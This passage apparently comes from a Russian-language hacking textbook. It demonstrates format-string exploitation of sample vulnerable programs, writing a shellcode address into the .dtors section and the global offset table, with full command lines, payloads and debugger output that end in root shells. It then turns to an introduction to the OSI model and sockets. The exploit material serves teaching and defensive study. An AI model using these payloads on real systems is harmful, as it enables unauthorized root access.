x04\x08")%64874x%4\$hn%49805x%5\$hn
The right way to print user-controlled input:
????%64874x%4$hn%49805x%5$hn
The wrong way to print user-controlled input:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

В этом примере для того чтобы записать второе значение 0xbfff, которое меньше 0xfd72, использован знакомый прием циклического сложения. При записи коротких целых порядок записи не важен, поэтому первый раз можно записать 0xfd72, а второй – 0xbfff, если поменять местами два адреса. Ниже показано, как сначала записывается адрес 0x08049796, а потом 0x08049794.

```
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xfd72 - 0xbfff
$2 = 15731
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08\x94\x97\
x04\x08")%49143x%4\$hn%15731x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%15731x%5$hn
The wrong way to print user-controlled input:
????
                                                              b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Тот, кто может изменить данные в памяти по произвольному адресу, способен управлять порядком выполнения программы. Один из вариантов – изменить адрес возврата в последнем кадре стека, как это делалось при переполнении в стеке. Возможны и другие цели, адреса которых более предсказуемы. Переполнения в стеке по своей природе позволяют только заменить адрес возврата, тогда как форматные строки дают возможность изменить любой адрес памяти, что открывает новые возможности.

0x357 Обход с помощью .dtors

В двоичных программах, скомпилированных с помощью компилятора GNU C, есть особые таблицы с именами .dtors и .ctors, создаваемые соответственно для деструкторов и конструкторов. Функции конструктора выполняются раньше, чем функция main, а функции деструктора – непосредственно перед завершением работы функции main с помощью системного вызова exit.

Особый интерес представляют функции деструкторов и табличный раздел .dtors. Функцию можно объявить деструктором с помощью особого атрибута destructor, как в следующем примере кода.

dtors_sample.c

```
#include <stdio.h>
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));
main() {

   printf("Some actions happen in the main() function..\n");
   printf("and then when main() exits, the destructor is called..\n");

   exit(0);
}

void cleanup(void) {
   printf("In the cleanup function now..\n");
}
```

В этом примере функция cleanup() определена с атрибутом destructor, поэтому она автоматически вызывается при выходе из функции main(), как показано ниже.

```
reader@hacking:~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking:~/booksrc $ ./dtors_sample
Some actions happen in the main() function..
and then when main() exits, the destructor is called..
In the cleanup() function now..
reader@hacking:~/booksrc $
```

Режимом автоматического выполнения функций при завершении работы программы управляет таблица .dtors из двоичного модуля. Эта таблица представляет собой группу 32-разрядных адресов, оканчивающуюся нулевым адресом. Группа всегда начинается с 0xffffffff и заканчивается нулевым адресом 0x00000000. В промежутке находятся адреса всех функций, объявленных с атрибутом destructor. С помощью команды nm можно найти адрес функции cleanup(), а с помощью objdump – исследовать разделы двоичного модуля.

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
         w _Jv_RegisterClasses
080495a8 d __CTOR_END__
080495a4 d __CTOR_LIST__
❶ 080495b4 d __DTOR_END__
❷ 080495ac d __DTOR_LIST__
080485a0 r __FRAME_END__
080495b8 d __JCR_END__
080495b8 d __JCR_LIST__
080496b0 A __bss_start
080496a4 D __data_start
08048480 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
080496a8 D __dso_handle
         w __gmon_start__
08048479 T __i686.get_pc_thunk.bx
080495a4 d __init_array_end
080495a4 d __init_array_start
08048400 T __libc_csu_fini
08048410 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
080496b0 A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
0804827c T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
         U exit@@GLIBC_2.0
08048380 t frame_dummy
080483b4 T main
080496ac d p.0
         U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```

Команда `nm` показывает, что функция `cleanup` находится по адресу `0x080483e8` (выше выделена полужирным). Кроме того, она показывает, что раздел `.dtors` начинается в `0x080495ac` с `__DTOR_LIST__` ❷, а заканчивается в `0x080495b4` на `__DTOR_END__` ❶. Это означает, что в `0x080495ac` должно быть записано значение `0xffffffff`, в `0x080495b4` — `0x00000000`, а расположенный между ними адрес `0x080495b0` должен содержать адрес функции `cleanup()` — `0x080483e8`.

Команда `objdump` отображает фактическое содержимое раздела `.dtors` (ниже выделен полужирным), хотя и в несколько запутанном виде.

Первое значение 80495ac просто показывает адрес расположения раздела .dtors. Затем показаны фактические байты, но в обратном порядке. С учетом этого все выглядит корректно.

```
reader@hacking:~/booksrc $ objdump -s -j .dtors ./dtors_sample
./dtors_sample:     file format elf32-i386
Contents of section .dtors:
 80495ac ffffffff e8830408 00000000           ............
reader@hacking:~/booksrc $
```

Интересная особенность раздела .dtors заключается в том, что в нем разрешена запись. Объектный дамп заголовков подтвердит это, показав, что раздел .dtors не помечен как READONLY.

```
reader@hacking:~/booksrc $ objdump -h ./dtors_sample
./dtors_sample:     file format elf32-i386
Sections:
Idx Name            Size      VMA       LMA       File off  Algn
  0 .interp         00000013  08048114  08048114  00000114  2**0
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag   00000020  08048128  08048128  00000128  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash           0000002c  08048148  08048148  00000148  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym         00000060  08048174  08048174  00000174  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr         00000051  080481d4  080481d4  000001d4  2**0
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version    0000000c  08048226  08048226  00000226  2**1
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version_r  00000020  08048234  08048234  00000234  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn        00000008  08048254  08048254  00000254  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt        00000020  0804825c  0804825c  0000025c  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init           00000017  0804827c  0804827c  0000027c  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt            00000050  08048294  08048294  00000294  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text           000001c0  080482f0  080482f0  000002f0  2**4
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini           0000001c  080484b0  080484b0  000004b0  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata         000000bf  080484e0  080484e0  000004e0  2**5
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .eh_frame       00000004  080485a0  080485a0  000005a0  2**2
                    CONTENTS, ALLOC, LOAD, READONLY, DATA
 15 .ctors          00000008  080495a4  080495a4  000005a4  2**2
                    CONTENTS, ALLOC, LOAD, DATA
 16 .dtors          0000000c  080495ac  080495ac  000005ac  2**2
                    CONTENTS, ALLOC, LOAD, DATA
```

```
 17 .jcr          00000004  080495b8  080495b8  000005b8  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 18 .dynamic      000000c8  080495bc  080495bc  000005bc  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .got          00000004  08049684  08049684  00000684  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 20 .got.plt      0000001c  08049688  08049688  00000688  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 21 .data         0000000c  080496a4  080496a4  000006a4  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 22 .bss          00000004  080496b0  080496b0  000006b0  2**2
                  ALLOC
 23 .comment      0000012f  00000000  00000000  000006b0  2**0
                  CONTENTS, READONLY
 24 .debug_aranges 00000058  00000000  00000000  000007e0  2**3
                  CONTENTS, READONLY, DEBUGGING
 25 .debug_pubnames 00000025  00000000  00000000  00000838  2**0
                  CONTENTS, READONLY, DEBUGGING
 26 .debug_info   000001ad  00000000  00000000  0000085d  2**0
                  CONTENTS, READONLY, DEBUGGING
 27 .debug_abbrev 00000066  00000000  00000000  00000a0a  2**0
                  CONTENTS, READONLY, DEBUGGING
 28 .debug_line   0000013d  00000000  00000000  00000a70  2**0
                  CONTENTS, READONLY, DEBUGGING
 29 .debug_str    000000bb  00000000  00000000  00000bad  2**0
                  CONTENTS, READONLY, DEBUGGING
 30 .debug_ranges 00000048  00000000  00000000  00000c68  2**3
                  CONTENTS, READONLY, DEBUGGING
reader@hacking:~/booksrc $
```

Другая интересная особенность раздела `.dtors` состоит в том, что он есть во всех двоичных модулях, получаемых с помощью компилятора GNU C, независимо от наличия в них функций с атрибутом `destructor`. Из этого следует, что в программе с уязвимостью форматных строк *fmt_vuln.c* должен быть пустой раздел `.dtors`. Это можно проверить с помощью `nm` и `objdump`.

```
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
 8049690 ffffffff 00000000                    ........
reader@hacking:~/booksrc $
```

Как видно из листинга, расстояние между `__DTOR_LIST__` и `__DTOR_END__` теперь составляет всего 4 байта, то есть между ними нет адресов. Это подтверждается объектным дампом.

Раздел .dtors доступен для записи, поэтому если в адрес после 0xffffffff записать некоторый адрес памяти, то при завершении программы управление будет передано по этому адресу. Эта запись должна быть выполнена по адресу __DTOR_LIST__ плюс 4, который равен 0x08049694 (что в данном случае оказывается адресом __DTOR_END__).

Если программа выполняется с правами root и этот адрес удается перезаписать, открывается возможность получить доступ к системе с правами root.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at 0xbffff9ec
reader@hacking:~/booksrc $
```

Шелл-код можно поместить в переменную окружения, а адрес вычислить обычным путем. Поскольку разность между длинами имен вспомогательной программы *getenvaddr* и уязвимой программы *fmt_vuln.c* составляет 2 байта, шелл-код при выполнении *fmt_vuln* будет находиться по адресу 0xbffff9ec. Достаточно записать этот адрес в раздел .dtors по адресу 0x08049694 (ниже выделен полужирным) с помощью уязвимости форматной строки. В приведенном коде используется метод записи коротких целых.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d __DTOR_END__
08049690 d __DTOR_LIST__
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x96\x04\x08\x94\x96\
x04\x08")%49143x%4\$hn%14829x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%14829x%5$hn
The wrong way to print user-controlled input:
????
                                                              b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

Несмотря на то что раздел .dtors не завершается, как положено, нулевым адресом 0x00000000, адрес шелл-кода все равно воспринимается как функция деструктора, которая будет вызвана при выходе из программы, обеспечив вход в оболочку с правами root.

0x358 Еще одна уязвимость в программе notesearch

Помимо уязвимости переполнения буфера программа *notesearch* из главы 2 *(0x200)* страдает также уязвимостью форматной строки (в следующем листинге выделена полужирным).

```
int print_notes(int fd, int uid, char *searchstring) {
    int note_length;
    char byte=0, note_buffer[100];
    note_length = find_user_note(fd, uid);
    if(note_length == -1) // Если достигнут конец файла,
       return 0;          //   вернуть 0.
    read(fd, note_buffer, note_length);  // Прочитать данные заметки.
    note_buffer[note_length] = 0;        // Завершить строку.
    if(search_note(note_buffer, searchstring)) // Если найдена строка
                                               // для поиска,
       printf(note_buffer);                    // вывести заметку.
    return 1;
}
```

Эта функция читает `note_buffer` из файла и выводит содержимое заметки, не применяя собственную форматную строку. Хотя этим буфером нельзя управлять непосредственно из командной строки, уязвимостью можно воспользоваться, если отправить должным образом подготовленные данные в файл с помощью программы *notetaker*, а затем открыть заметку с помощью программы *notesearch*. В выводе программа *notetaker* используется для создания заметок, с помощью которых можно анализировать память в программе *notesearch*. В результате выясняется, что восьмой параметр функции располагается в начале буфера.

```
reader@hacking:~/booksrc $ ./notetaker AAAA$(perl -e 'print "%x."x10')
[DEBUG] buffer    @ 0x804a008: 'AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch AAAA
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
AAAAbffff750.23.20435455.37303032.0.0.1.41414141.252e7825.78252e78 .
-------[ end of note data ]-------
reader@hacking:~/booksrc $ ./notetaker BBBB%8\$x
[DEBUG] buffer    @ 0x804a008: 'BBBB%8$x'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch BBBB
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
```

```
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
BBBB42424242
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

После того как выяснено относительное расположение данных в памяти, для осуществления эксплойта достаточно записать в раздел `.dtors` адрес шелл-кода.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9e8
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9e8 - 0xbfff
$2 = 14825
(gdb) quit
reader@hacking:~/booksrc $ nm ./notesearch | grep DTOR
08049c60 d __DTOR_END__
08049c5c d __DTOR_LIST__
reader@hacking:~/booksrc $ ./notetaker $(printf "\x62\x9c\x04\x08\x60\x9c\
x04\x08")%49143x%8\$hn%14825x%9\$hn
[DEBUG] buffer   @ 0x804a008: 'b?`?%49143x%8$hn%14825x%9$hn'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch 49143x
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
```



```
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

0x359 Перезапись глобальной таблицы смещений

Поскольку программа может вызывать функцию из библиотеки совместного доступа многократно, полезно иметь таблицу, содержащую ссылки на все функции. Для этой цели в скомпилированной программе есть еще один специальный раздел – *таблица связки подпрограмм* (*procedure linkage table*, *PLT*) . Этот раздел состоит из ряда команд перехода, каж-

дая из которых соответствует адресу функции. Он действует как некий трамплин: всякий раз, когда требуется вызвать совместно используемую функцию, управление передается ей через таблицу связки подпрограмм.

Объектный дамп дизассемблированного раздела PLT в программе с уязвимостью форматной строки (*fmt_vuln.c*) показывает эти команды перехода:

```
reader@hacking:~/booksrc $ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Disassembly of section .plt:

080482b8 <__gmon_start__@plt-0x10>:
 80482b8:       ff 35 6c 97 04 08       pushl  0x804976c
 80482be:       ff 25 70 97 04 08       jmp    *0x8049770
 80482c4:       00 00                   add    %al,(%eax)

        ...

080482c8 <__gmon_start__@plt>:
 80482c8:       ff 25 74 97 04 08       jmp    *0x8049774
 80482ce:       68 00 00 00 00          push   $0x0
 80482d3:       e9 e0 ff ff ff          jmp    80482b8 <_init+0x18>

080482d8 <__libc_start_main@plt>:
 80482d8:       ff 25 78 97 04 08       jmp    *0x8049778
 80482de:       68 08 00 00 00          push   $0x8
 80482e3:       e9 d0 ff ff ff          jmp    80482b8 <_init+0x18>

080482e8 <strcpy@plt>:
 80482e8:       ff 25 7c 97 04 08       jmp    *0x804977c
 80482ee:       68 10 00 00 00          push   $0x10
 80482f3:       e9 c0 ff ff ff          jmp    80482b8 <_init+0x18>

080482f8 <printf@plt>:
 80482f8:       ff 25 80 97 04 08       jmp    *0x8049780
 80482fe:       68 18 00 00 00          push   $0x18
 8048303:       e9 b0 ff ff ff          jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:       ff 25 84 97 04 08       jmp    *0x8049784
 804830e:       68 20 00 00 00          push   $0x20
 8048313:       e9 a0 ff ff ff          jmp    80482b8 <_init+0x18>
reader@hacking:~/booksrc $
```

Одна из этих команд перехода связана с функцией `exit()`, которая вызывается в конце программы. Если команду перехода к функции `exit()` модифицировать так, чтобы она передавала управление шелл-коду, а не функции `exit()`, то будет запущена оболочка с правами root. Раздел PLT доступен только для чтения:

```
reader@hacking:~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\ .plt\ "
 10 .plt          00000060  080482b8  080482b8  000002b8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

Если приглядеться к командам перехода (ниже выделены полужирным), выяснится, что они осуществляют переход не по адресам, а по указателям на адреса. Например, фактический адрес функции `printf()` хранится в виде указателя по адресу `0x08049780`, а адрес функции `exit()` хранится по адресу `0x08049784`.

```
080482f8 <printf@plt>:
 80482f8:       ff 25 80 97 04 08 jmp  *0x8049780
 80482fe:       68 18 00 00 00    push $0x18
 8048303:       e9 b0 ff ff ff    jmp  80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:       ff 25 84 97 04 08 jmp  *0x8049784
 804830e:       68 20 00 00 00    push $0x20
 8048313:       e9 a0 ff ff ff    jmp  80482b8 <_init+0x18>
```

Эти адреса находятся в другом особом разделе, называемом *глобальной таблицей смещений* (*global offset table*, *GOT*) и доступном для записи. Их можно непосредственно получить, показав с помощью `objdump` динамически перемещаемые объекты в модуле.

```
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
08049784 R_386_JUMP_SLOT   exit

reader@hacking:~/booksrc $
```

В результате обнаруживаем адрес функции `exit()` в глобальной таблице смещений по адресу `0x08049784` (выделен полужирным). Если записать туда адрес шелл-кода, то программа вызовет шелл-код, считая при этом, что вызывает функцию `exit()`.

Как обычно, шелл-код помещается в переменную окружения, фактический адрес которой легко вычисляется, а его значение записывается с помощью уязвимости форматной строки. На практике шелл-код должен был сохраниться в окружении, то есть надо лишь правильно задать первые 16 байт форматной строки. Для ясности снова проведем расчеты для параметров формата `%x`. В следующем листинге адрес шелл-кода ❶ записывается вместо адреса функции `exit()` ❷.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at ❶ 0xbffff9ec
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
❷ 08049784 R_386_JUMP_SLOT   exit

reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x86\x97\x04\x08\x84\
x97\x04\x08")%49143x%4\$hn%14829x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%14829x%5$hn
The wrong way to print user-controlled input:
????



                                                                b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

Когда *fmt_vuln.c* пытается вызвать функцию `exit()`, она отыскивает адрес `exit()` в глобальной таблице смещений и переходит туда через таблицу связки подпрограмм. Поскольку настоящий адрес заменен адресом шелл-кода в окружении, запускается оболочка с правами root.

Дополнительное преимущество модификации глобальной таблицы смещений состоит в том то, что записи в ней фиксированы для каждого исполняемого модуля, поэтому на другой машине в такой же программе по тому же адресу будут находиться те же записи.

Умение осуществить запись по любому адресу открывает многочисленные возможности для эксплойтов. В принципе для атаки может быть использован любой доступный для записи раздел памяти, в котором есть адреса, определяющие порядок выполнения программы.

0x400

Сетевое взаимодействие

Общение и язык значительно расширили возможности человеческого общества. С помощью общего языка люди передают знания, координируют действия и обмениваются опытом. Аналогичным образом программы становятся значительно мощнее, обладая возможностью обмениваться данными с другими программами по сети. Подлинная ценность веб-броузера не в самой программе, а в ее способности обмениваться данными с веб-серверами.

Сетевые функции настолько распространены, что их наличие часто воспринимается как данность. На сетевых возможностях основаны Интернет и такие приложения, как электронная почта и служба обмена мгновенными сообщениями. Каждое из таких приложений базируется на конкретном сетевом протоколе, но все протоколы используют общие методы сетевого транспорта.

Многие и не догадываются, что сами сетевые протоколы обладают уязвимостями. В этой главе мы узнаем, как связывать приложения по сети с помощью сокетов и как бороться с распространенными уязвимостями сетей.

0x410 Модель OSI

Два компьютера, общающиеся между собой, должны говорить на одном и том же языке. Структура этого языка описывается моделью OSI. Модель OSI предоставляет стандарты, благодаря которым такие устройства, как маршрутизаторы (routers) и межсетевые экраны (firewalls), могут сосредоточиться на одном конкретном аспекте связи, который к ним относится, не обращая внимания на все остальные. Модель OSI организована в виде отдельных уровней, благодаря чему маршрутизаторы и межсетевые экраны могут заниматься передачей данных на бо-

лее низком уровне, игнорируя более высокий уровень инкапсуляции данных, используемый работающими приложениями. Уровней OSI семь:

Физический уровень. Относится к физическому соединению между двумя точками. Это самый нижний уровень, и его главная задача – передача битовых потоков. Данный уровень отвечает также за активизацию, поддержку и деактивизацию передачи этих битовых потоков.

Канальный уровень. Отвечает за фактическую передачу данных между двумя точками. Если физический уровень занимается просто пересылкой битов, то данный уровень обеспечивает функции более высокого уровня, такие как коррекция ошибок и управление потоком. Этот уровень также предоставляет процедуры для активизации, поддержки и деактивизации канальных соединений.

Сетевой уровень. Действует как промежуточный, его главное назначение – передача информации между нижними и верхними уровнями. Он определяет адресацию и маршрутизацию.

Транспортный уровень. Обеспечивает прозрачную передачу данных между системами. Предоставляя средства для надежной передачи данных, этот уровень освобождает более высокие уровни от забот по осуществлению надежной или экономичной передачи данных.

Сеансовый уровень. Отвечает за установление и последующую поддержку связи между сетевыми приложениями.

Уровень представления данных. Отвечает за представление данных для приложений с применением понятного им синтаксиса или языка. Здесь возможны такие функции, как шифрование и сжатие данных.

Прикладной уровень. Следит за требованиями приложений.

В соответствии с этими протоколами данные пересылаются небольшими частями, называемыми *пакетами*. Каждый пакет содержит реализации этих протоколов по уровням. Начиная с прикладного уровня данные последовательно оборачиваются в пакет уровня представления данных, затем в пакет сеансового уровня, транспортного и так далее. Этот процесс называется *инкапсуляцией*. На каждом уровне пакет состоит из *заголовка* и *тела*. Заголовок содержит информацию протокола, необходимую для этого уровня, а тело – данные для этого уровня. Тело какого-либо уровня содержит всю упаковку ранее инкапсулированных уровней, подобно луковице или контекстам функций в стеке программы.

Например, при веб-серфинге кабель Ethernet и сетевая карта составляют физический уровень, занимаясь передачей непреобразованных битов с одного конца кабеля на другой. Выше расположен канальный уровень. В случае веб-броузера этот уровень образует Ethernet, предоставляя связь нижнего уровня между портами Ethernet в локальной

сети. Этот протокол поддерживает связь между портами Ethernet, но у этих портов еще нет IP-адресов. Понятие об IP-адресах возникает на следующем уровне, сетевом. Помимо адресации этот уровень отвечает за пересылку данных с одного адреса на другой. Эти три нижние уровня в совокупности позволяют пересылать пакеты данных с одного IP-адреса на другой. Затем идет транспортный уровень, обеспечивающий TCP для веб-трафика; он предоставляет двустороннюю связь между сокетами. Термин *TCP/IP* описывает использование TCP на транспортном уровне, а термин IP – на сетевом. На этом уровне есть разные системы адресации, но ваш веб-трафик использует, скорее всего, IP версии 4 (IPv4). Адреса IPv4 имеют знакомый вид *XX.XX.XX.XX*. На этом уровне возможен также IP версии 6 (IPv6) с совершенно другой системой адресации. Поскольку IPv4 встречается чаще всего, в этой книге мы всегда будем подразумевать под *IP* версию IPv4.

Веб-трафик использует для связи HTTP (Hypertext Transfer Protocol), находящийся на верхнем уровне модели OSI. При вебсерфинге ваш броузер, находящийся в локальной сети, обменивается данными через Интернет с веб-сервером, расположенным в другой частной сети. При этом пакеты данных инкапсулируются вплоть до физического уровня, на котором они передаются маршрутизатору. Поскольку маршрутизатору безразлично, какие данные в действительности находятся в пакетах, он должен реализовывать протоколы не выше сетевого уровня. Маршрутизатор отправляет пакеты в Интернет, откуда они попадают в маршрутизатор, находящийся в другой сети. Этот маршрутизатор инкапсулирует полученный пакет заголовками протоколов нижнего уровня, необходимыми для доставки его конечному адресату. Этот процесс показан на рис. 4.1.




Рис. 4.1. *Инкапсуляция пакетов при передаче через Интернет*

Такая инкапсуляция пакетов представляет собой сложный язык, с помощью которого машины, подключенные к Интернету (и сетям других типов), общаются между собой. Эти протоколы программно реализованы в маршрутизаторах, межсетевых экранах и операционных системах компьютеров, позволяя им обмениваться данными друг с другом. Задействующей сеть программе, такой как веб-броузер или почтовый клиент, нужен интерфейс с операционной системой, которая управляет сетевыми соединениями. Поскольку операционная система берет на себя все, что связано с инкапсуляцией сетевых соединений, написание программ для работы в сети сводится к применению сетевых интерфейсов ОС.

0x420 Сокеты

Сокет – это стандартный способ организации обмена данными в сети с помощью операционной системы. Сокет можно представить в виде конечной точки соединения – вроде гнезда на ручном телефонном коммутаторе. При этом для программиста сокеты лишь абстракция всех технических деталей описанной выше модели OSI. Программист пользуется сокетами для передачи или приема данных по сети. Эти данные передаются на сеансовом уровне (5) (см. рис. 4.1) над нижними уровнями (заботу о которых берет на себя операционная система), обеспечивающими маршрутизацию. Есть несколько типов сокетов, которые определяют структуру транспортного уровня (4). Чаще всего применяются сокеты потоков и сокеты дейтаграмм.

Сокеты потоков предоставляют надежную двустороннюю связь, которую можно сравнить с телефонным соединением. Одна из сторон инициирует соединение с другой, и после того как соединение установлено, обе стороны могут общаться между собой. При этом вы сразу получаете подтверждение того, что сказанное вами достигло адресата. Сокеты потоков используют стандартный протокол связи Transmission Control Protocol (TCP), соответствующий транспортному уровню (4) модели OSI. В компьютерных сетях данные обычно передаются блоками, которые называют пакетами. TCP спроектирован так, чтобы данные поступали без ошибок и в правильном порядке, подобно тому как в телефонном разговоре слова поступают адресату в том порядке, в котором вы их произносите. Веб-серверы, почтовые серверы и клиенты тех и других используют для связи TCP и сокеты потоков.

Другой распространенный тип сокетов – сокеты дейтаграмм. Связь через сокеты дейтаграмм больше напоминает отправку письма, чем телефонный разговор. Соединение является односторонним и ненадежным. Отправляя по почте несколько писем, вы не уверены, что они придут в том же порядке, да и вообще достигнут адресата. Почтовая служба, однако, достаточно надежна в сравнении с Интернетом. В сокетах дейтаграмм на транспортном уровне (4) используется другой стандарт-

ный протокол – UDP, а не TCP. UDP (User Datagram Protocol – протокол дейтаграмм пользователя) служит для создания индивидуальных пользовательских протоколов. Это очень простой и облегченный протокол, у него очень мало средств защиты. Он не обеспечивает реальное соединение, а только предоставляет элементарный способ отправить данные из одной точки в другую. Сокеты дейтаграмм требуют очень низких накладных расходов на протокол, но и возможности протокола весьма ограниченны. Если программе требуется подтверждение того, что пакет получен адресатом, в коде принимающей программы должна быть предусмотрена отправка пакета-подтверждения. В некоторых ситуациях потеря пакета допустима.

Сокеты дейтаграмм и UDP часто используются в сетевых играх и потоковом вещании, где разработчики могут организовать связь так, как им нужно, не расходуя дополнительные ресурсы на TCP.

0x421 Функции сокетов

В языке C сокеты во многом похожи на файлы, поскольку идентифицируются с помощью дескрипторов файла (файловых дескрипторов). Сходство с файлами столь велико, что прием и передачу данных через файловые дескрипторы сокетов можно выполнять с помощью функций `read()` и `write()`. Однако есть несколько функций, специально созданных для работы с сокетами. Прототипы этих функций находятся в */usr/include/sys/sockets.h*.

`socket(int domain, int type, int protocol)`

Применяется для создания нового сокета, возвращает файловый дескриптор сокета или −1 в случае ошибки.

`connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)`

Соединяет сокет (описываемый файловым дескриптором `fd`) с удаленным узлом. Возвращает 0 в случае успеха и −1 при ошибке.

`bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)`

